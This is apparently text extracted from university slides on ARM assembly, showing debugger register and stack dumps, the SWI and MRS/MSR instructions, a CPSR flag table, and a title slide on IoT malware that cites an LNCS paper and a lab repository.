
Functions




Functions




Functions




Functions



Functions



Functions



STACK


0x000000F8	
0x000000FC	
0x00000100	

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000000	0x00008564

PC
0x00008394

Functions



STACK

0x000000F8	
0x000000FC	
0x00000100	

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000000	0x00008564

PC
0x00008394

ASM ARM

5. Software Interrupt (SWI)

- Generates a software interrupt => app mechanism to perform system calls
- SWI** = SoftWare Interrupt

6. Program status register instructions

- MRS** – copy content of the CPSR or SPSR into another register
- MSR** – copy the content of a register or an immediate value into CPSR or SPSR

Flags						State						Extensions						Control								
31	30	29	28	27	...		...						...						7	6	5	4	3	2	1	0
N	Z	C	V	Q															I	F	T	Mod				

CPSR

(Current Program Status Register)

N	Z	C	V	Q		J		GE		E	A	I	F	T	M
Negative	Zero	Carry	overflow	underflow		Jazelle		Greater than or Equal for SIMD		Endianness	Abort disable	IRQ disable	FIQ disable	Thumb	processor mode (privilege mode)

2.3 ARM Assembly DEMO | DBG Hands-on

Topic 3: ARM Assembly Hacking – Malware & Viruses

Cristian Toma, Boja, C., Popa, M., Doinea, M., Ciurea, C.
(2022)

“Viruses, Exploits, Malware and Security Issues on IoT Devices”

In: Ryan, P.Y., Toma, C. (eds) Innovative Security Solutions for
Information Technology and Communications. SecITC 2021.
Lecture Notes in Computer Science, vol 13195. Springer, Cham.

https://doi.org/10.1007/978-3-031-17510-7_22

[https://github.com/critoma/armasmiot/tree/
master/labs/workspacearmassembly](https://github.com/critoma/armasmiot/tree/master/labs/workspacearmassembly)

Peter Y. A. Ryan
Cristian Toma (Eds.)

LNCS 13195

Innovative Security Solutions for Information Technology and Communications

